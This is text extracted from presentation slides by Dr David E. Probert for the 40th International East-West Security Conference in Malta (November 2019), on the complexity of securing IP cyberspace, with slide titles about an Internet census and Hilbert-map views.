


40th International East-West Security Conference

UN/ITU – Global Cybersecurity Index



The Challenging Complexity of *Securing IP Cyberspace*




40th International East-West Security Conference


* 21stC Intelligent Integrated Security *
...CyberCrime, CyberTerror & CyberWar!
St Julians, Malta – 10th / 11th Nov 2019
© Dr David E. Probert : www.VAZA.com ©



Cyberspace Browser: *Internet Census 2012*



Cyberspace (Hilbert Map): *Browser Zoom(1)*



* 21stC Intelligent Integrated Security *


...CyberCrime, CyberTerror & CyberWar!

St Julians, Malta - 10th / 11th Nov 2019

© Dr David E. Probert : www.VAZA.com ©



Cyberspace (Hilbert Map): *Browser Zoom(2)*



* 21stC Intelligent Integrated Security *

